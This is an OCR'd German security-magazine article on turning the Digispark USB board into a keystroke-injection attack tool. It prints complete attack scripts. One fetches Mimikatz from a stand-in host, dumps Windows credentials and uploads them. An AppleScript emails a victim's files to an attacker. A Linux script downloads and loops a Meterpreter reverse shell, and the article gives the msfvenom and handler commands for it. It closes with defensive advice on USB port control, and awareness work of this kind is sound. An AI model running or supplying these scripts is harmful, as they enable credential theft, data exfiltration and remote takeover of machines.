
Das Gefährdungspotenzial der Digispark-USB-Platine

Klein, aber gemein

Frank Neugebauer



Eine daumennagelgroße USB-Entwicklerplatine und ein paar Zeilen Code ermöglichen die Übernahme eines Rechners. Der Artikel demonstriert dies am Beispiel von Linux, macOS und Windows.

Wenn bei Ihnen in der Firma immer wieder Dokumente in die falschen Hände gelangen, obwohl es keine auffälligen Zugriffe von außen gab, die VPN-Verbindung seit Wochen nicht genutzt wurde und die Daten im Firewall-Log nichts ergeben – dann ist ein Blick auf die USB-Steckplätze der Rechner angezeigt. Denn in einem von ihnen könnte ein Digispark stecken.

Ein Digispark ist ein fertig bestücktes, Arduino-kompatibles Entwickler-Board in der Größe einer 1-Euro-Münze, ausgestattet mit Atmels achtbeinigem Mikrocontroller Attiny 85 und einem USB-Programmieranschluss. Der verfügbare Speicherplatz auf der Platine beträgt 6 Kilobyte. Einmal an einen Server, Arbeitsplatzcomputer oder auch an ein mobiles IT-Gerät über die USB-Schnittstelle angeschlossen, wird die Platine dank des HID-Standards als Tastatur erkannt und von allen gängigen Betriebssystemen akzeptiert, vergleichbar also einem USB Rubber Ducky. Die nun aufgerufenen Skripte geben sich als tippender Benutzer aus, das IT-System behandelt sie wie Tastatureingaben.

Die nachfolgenden Beispiele zeigen, wie sich diese kleinen Platinen von Penetrationstestern vielfältig einsetzen lassen – und natürlich auch von Angreifern.

Digispark-Skripte erstellen und speichern

Um auf dem Digispark Skripte anlegen und speichern zu können, benötigt man die zugehörige Entwicklungsumgebung. Die Digispark-IDE gibt es inklusive der Treiber kostenlos bei digistump.com. Am einfachsten funktioniert die Installation unter Windows, eine entsprechende Anleitung ist unter anderem auf der Webseite des Autors zu finden.

Die Skriptsprache für die Digispark-Platine ist recht überschaubar. Im Wesentlichen geht es darum, bestimmte Tastenkombinationen zu simulieren, Text und Kommandos der genutzten Betriebssysteme einzugeben und Verzögerungen in der Ausführung von Befehlen zu erwirken. Eine Auswahl der möglichen Kommandos kann der Tabelle entnommen werden. Es bleibt nur der Kreativität des Nutzers überlassen, welche Tastenkombinationen und Betriebssystemkommandos er einsetzen möchte, um sein Ziel zu erreichen.

Man kann ein Skript in der IDE vorab auf Syntaxfehler testen und dann das fertige Programm auf den Digispark übertragen. Probleme kann es wegen nicht passender Tastaturlayouts geben, dazu später mehr.

Windows-Passwörter auslesen

Den Zugriff auf die Windows-Passwörter verwaltet der LSASS-Prozess (Local Security Authority Subsystem Service). Dazu werden in der Regel lokale Administratorenrechte benötigt, die seit Vista auch normale User temporär bekommen können, etwa zum Installieren von Programmen.

Das Skript setzt voraus, dass der Nutzer administrative Rechte erwerben kann und das Notebook mit dem Internet verbunden ist. Findet der Angreifer den Computer mit einem unversperrten Bildschirm vor, kann das Skript auf der Digispark-Platine das Passwort in wenigen Sekunden aus dem Arbeitsspeicher auslesen und an eine beliebige Adresse im Internet übertragen.

Dazu kommt eine angepasste PowerShell-Version des von Benjamin Delpy entwickelten Mimikatz-Tools zum Einsatz. Das Skript lädt sie von der Webseite

Listing 1: Download eines Windows-Trojaners

```
#include "DigiKeyboard.h"

void setup()
{
  pinMode(1, OUTPUT); //LED on Model A
}

void loop()
{
  DigiKeyboard.update();
  DigiKeyboard.delay(1000);
  DigiKeyboard.sendKeyStroke(KEY_M, MOD_GUI_LEFT); //minimize all windows
  DigiKeyboard.delay(2000);
  DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT); //run
  DigiKeyboard.delay(500);
  // DigiKeyboard.println("powershell Start-Process cmd -Verb runAs");
  DigiKeyboard.println("powershell Start/Process cmd /Verb runAs");
  DigiKeyboard.delay(2000);
  DigiKeyboard.sendKeyStroke(KEY_J, MOD_ALT_LEFT); // ALT-J
  DigiKeyboard.delay(1000);
  // DigiKeyboard.println("mode con:cols=18 lines=1");
  DigiKeyboard.println("mode con>cols)18 lines)1");
  DigiKeyboard.delay(1000);
  //  DigiKeyboard.println("powershell "IEX (New-Object Net.WebClient).DownloadString
                              ('http://evil.xxxx.de/im.ps1'); $output=Invoke-Pill -DumpCreds;
             (New-Object Net.WebClient).UploadString('http://evil.xxxx.de/rx.php', $output)");
  DigiKeyboard.println("powershell @IEX *New/Object Net.WebClient
              (.DownloadString*|http>&&evil.xxxx.de&im.ps1|(< $output ) Invoke/Pill /DumpCreds
          < *New/Object Net.WebClient(.UploadString*|http>&&evil.xxxx.de&rx.php|, $output(@");
  DigiKeyboard.delay(15000);
  digitalWrite(1, HIGH); //turn on led when program finishes
  DigiKeyboard.delay(2000);
  digitalWrite(1, LOW);
  DigiKeyboard.println("exit");
  DigiKeyboard.delay(15000);
}
```

Listing 2: *sendmail.scpt* sendet vom Mac aus Mails

```
-- set myDocumentFolder to path to documents folder as string -- Documents folder
set myDocumentFolder to path to downloads folder as string -- Downloads folder

-- Find all files in the folder
tell application "Finder"
set folderPath to folder myDocumentFolder
tell application "Finder" to set attchList to (every item of folderPath) as alias list
end tell

-- Prepare email header and recipients
set msgText to "Files from Victim"
set theSender to "victim@gmail.com"
set recipName to "Attacker"
set recipAddress to "attacker@gmail.com"

-- send email
tell application "Mail"
set newmessage to make new outgoing message with properties {subject:"Important File Attachment",
                                                    content:msgText & return & return, visible:false}
tell newmessage
set visible to false
set sender to theSender
make new to recipient with properties {name:recipName, address:recipAddress}
repeat with attach in attchList
make new attachment with properties {file name:(contents of attach)}
end repeat
set visible to true
end tell
send newmessage
end tell
```

Kommandos für die Entwicklungsumgebung

Befehl	Wirkung
DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT)	Windows-Taste + R, Ausführen-Dialog
DigiKeyboard.sendKeyStroke(KEY_T, MOD_CONTROL_LEFT| MOD_ALT_LEFT)	Strg + Alt + R, öffnet Linux-Terminalfenster
DigiKeyboard.sendKeyStroke(KEY_SPACE, MOD_GUI_LEFT)	Befehls- und Leertast, öffnet macOS-Spotlight-Suche
DigiKeyboard.sendKeyStroke(KEY_ENTER)	Return-Taste
DigiKeyboard.print(„Zeichenkette“)	gibt eine Zeichenkette aus
DigiKeyboard.delay(1000)	1000 Millisekunden pausieren
digitalWrite(1, HIGH)	Digispark-LED einschalten
digitalWrite(1, LOW)	Digispark-LED ausschalten

des Angreifers herunter und führt sie auf dem lokalen PC mit administrativen Rechten aus. Listing 1 zeigt das fertige Digispark-Skript.

Die mit „//“ auskommentierten Zeilen zeigen die *printnl*-Befehle, wie sie für eine US-Tastatur lauten müssten. Die an eine deutsche Tastatur angepassten Kommandos sind jeweils in den folgenden Zeilen aufgelistet.

Unixoide Systeme ausspionieren


Im zweiten Szenario nutzt der Angreifer AppleScript. *sendmail.scpt* (Listing 2) überträgt Dateien aus einem festzulegenden Verzeichnis per E-Mail an den Angreifer. Auch dieses Skript setzt voraus, dass das Macbook über eine Verbindung zum Internet verfügt und der Nutzer seinen Bildschirm nicht gesperrt hat.

Das Skript ist individuell anpassbar und wird vom Angreifer auf einer Webseite zum Download zur Verfügung gestellt, zum Herunterladen dient ein auf der Digispark-Platine gespeichertes kürzeres Skript (Listing 3). Das nutzt die Spotlight-Suche in macOS, um *sendmail.scpt* zu laden und auf dem Macbook auszuführen.

Auch Linux ist gegen einen Digispark-Angriff nicht gefeit, das entsprechende Shell-Skript zeigt Listing 4. Der Angreifer hat mit dem Metasploit-Framework und dem folgenden Befehl eine ausführbare Datei (*shell.elf*) erstellt:

```
msfvenom --platform linux -p
linux/x86/meterpreter/reverse_tcp
LHOST=IP_des_Angreifers LPORT=443 -f elf >
shell.elf
```

shell.elf steht auf einem Webserver zum Download bereit. Sobald die Digispark-



Mit der Digispark-IDE lassen sich Skripte nicht nur erstellen, sondern auch testen.

Platine in eine freie USB-Schnittstelle des Linux-Servers gesteckt wird, lädt ein initiales Skript auf der Platine den Trojaner, startet ihn auf dem lokalen System und stellt damit eine permanente (reverse) Verbindung zum Angreifer her. Üblicherweise nutzt der Angreifer hierzu Datenverbindungen, die in den Firewall-Regeln für eine Kommunikation von innen nach außen freigeschaltet sind. Hier bieten sich zum Beispiel die Ports 53, 443 und 80 an.

Der Angreifer muss nun noch alle eingehenden Verbindungen auswerten und kann so mit dem Linux-Server interagieren. Dazu erstellt er folgende Resource-Datei, die er in der Metasploit-Konsole ausführt:

```
use exploit/multi/handler
set payload linux/x86/meterpreter/reverse_tcp
set LHOST IP_des_Angreifers
set LPORT 443
set ExitOnSession false exploit -j
```

Sollte die Datenverbindung abbrechen, ermöglicht die eingebaute Schleife im Digispark-Skript (Listing 4) eine erneute Verbindungsaufnahme nach einer festgelegten Zeitspanne.

Workarounds für das Tastatur-Layout

Wer aus dem Internet heruntergeladene Skripte für die Digispark-Platine einsetzen möchte, wird schnell feststellen, dass einzelne Tastenkombinationen und Befehle nicht funktionieren. Denn die am Anfang der Digispark-Skripte eingefügte Header-Datei *(DigiKeyboard.h)* unterstützt derzeit nur das US-Tastaturlayout.

Wer keine eigene Header-Datei erstellen will, kann auf dem Windows-PC mit der Digispark-IDE neben dem deutschen Tastaturlayout eine US-Tastatur installieren. Nun kann man bei der Eingabe von Befehlen und Zeichenketten für die Werte innerhalb der Klammern () auf die US-Tastatur umstellen. Die so erzeugten Eingaben werden dann auf dem Zielsystem mit deutscher Sprache richtig wiedergegeben.

Wem das als zu umständlich erscheint, der kann auf Marcus Mengs' Lösung aus dem Rubber-Ducky-Umfeld zurückgreifen. Mengs hat ein Python-Skript entwickelt, das für den USB Rubber Ducky erzeugte Skripte in das Digispark-Format konvertiert. Damit wird gleichzeitig das Tastaturproblem gelöst. (Die Webadresse der Mengs-Software und die anderer im Artikel erwähnter Tools sind unter „Alle Links" im blauen Kasten am Artikelende zusammengefasst.)

Listing 3: Skript zum Herunterladen von *sendmail.scpt*

```
#include "DigiKeyboard.h"

void setup()
{
  pinMode(1, OUTPUT); //LED on Model A
}


void loop()

{
  DigiKeyboard.update();
  DigiKeyboard.sendKeyStroke(0);
  DigiKeyboard.delay(1000);
  DigiKeyboard.sendKeyStroke(KEY_SPACE, MOD_GUI_LEFT); //open spotlight
  DigiKeyboard.delay(1000);
  DigiKeyboard.println("terminal");
  DigiKeyboard.delay(1000);
  // DigiKeyboard.println("open -a safari http://evil.xxxx.de/sendmail.scpt");
  DigiKeyboard.println("open /a safari http>&&evil.xxxx.de&sendmail.scpt");
  DigiKeyboard.delay(1000);
  DigiKeyboard.sendKeyStroke(KEY_Q, MOD_GUI_LEFT); // close Safari
  DigiKeyboard.delay(1000);
  // DigiKeyboard.println("osascript Downloads/sendmail.scpt");
  DigiKeyboard.println("osascript Downloads&sendmail.scpt");
  DigiKeyboard.delay(9000);
  DigiKeyboard.sendKeyStroke(KEY_Q, MOD_GUI_LEFT); // close Terminal
  DigiKeyboard.delay(1000);
  digitalWrite(1, HIGH); //turn on led when program finishes
  DigiKeyboard.delay(2000);
  digitalWrite(1, LOW);
  DigiKeyboard.delay(15000);
}
```

Listing 4: Shell-Skript zum Herunterladen eines Linux-Trojaners

```
#include "DigiKeyboard.h"


void setup()
{
  pinMode(1, OUTPUT); //LED on Model A
}


void loop()

{
  DigiKeyboard.update();
  DigiKeyboard.sendKeyStroke(0);
  DigiKeyboard.delay(1000);
  DigiKeyboard.sendKeyStroke(KEY_T, MOD_CONTROL_LEFT | MOD_ALT_LEFT); // start Terminal
  DigiKeyboard.delay(5000);
  // DigiKeyboard.println("gsettings set org.gnome.desktop.session idle-delay 0"); //set
screensaver off
  DigiKeyboard.println("gsettings set org.gnome.desktop.session idle/delaz 0");
  DigiKeyboard.delay(2000);
  // DigiKeyboard.println("wget -N -q  http://evil.xxxx.de/shell.elf"); // download trojan
  DigiKeyboard.println("wget /N /q http>&&evil.xxxx.de&shell.elf");
  DigiKeyboard.delay(2000);
  // DigiKeyboard.println("chmod +x shell.elf"); // set execute permissions
  DigiKeyboard.println("chmod Jx shell.elf");
  DigiKeyboard.delay(2000);
  // DigiKeyboard.println("nohup ./shell.elf &"); // run trojan
  DigiKeyboard.println("nohup .&shell.elf ^");
  DigiKeyboard.delay(2000);
  DigiKeyboard.sendKeyStroke(KEY_W, MOD_CONTROL_LEFT | MOD_SHIFT_LEFT); // close window
  DigiKeyboard.delay(1000);
  digitalWrite(1, HIGH); //turn on led when program finishes
  DigiKeyboard.delay(2000);
  digitalWrite(1, LOW);
  // run again after 10 min (600000), 30 min (1800000), 60 min (3600000)
  DigiKeyboard.delay(600000);
}
```

Fazit

Die Gefahren, die von nicht abgesicherten USB-Schnittstellen ausgehen, werden noch immer weithin unterschätzt. Die aufgeführten Beispiele zeigen deutlich, dass alle Betriebssysteme anfällig sind. Eine zielgerichtete Sensibilisierung der Nutzer in Sachen Umgang mit USB-Geräten kann die Bedrohung zwar minimieren, aber besonders in sicherheitsempfindlichen Bereichen kommt man an einem zentral gesteuerten Schnittstellenmanagement nicht vorbei. Nur so hat man auch die Chance, die missbräuchliche Nutzung von USB-Ports auf der Hauptplatine zu entdecken. Denn eine via Adapterkabel am Pfostenstecker angeschlossene Digispark-Platine ist von außen nicht sichtbar. (js)

Frank Neugebauer

ist im Zentrum für Cyber-Sicherheit der Bundeswehr als Incident-Handling-Offizier beschäftigt, Autor des Buches „Penetration Testing mit Metasploit" und betreibt die Webseite www.pentestit.de.

Alle Links: www.ix.de/ix1707119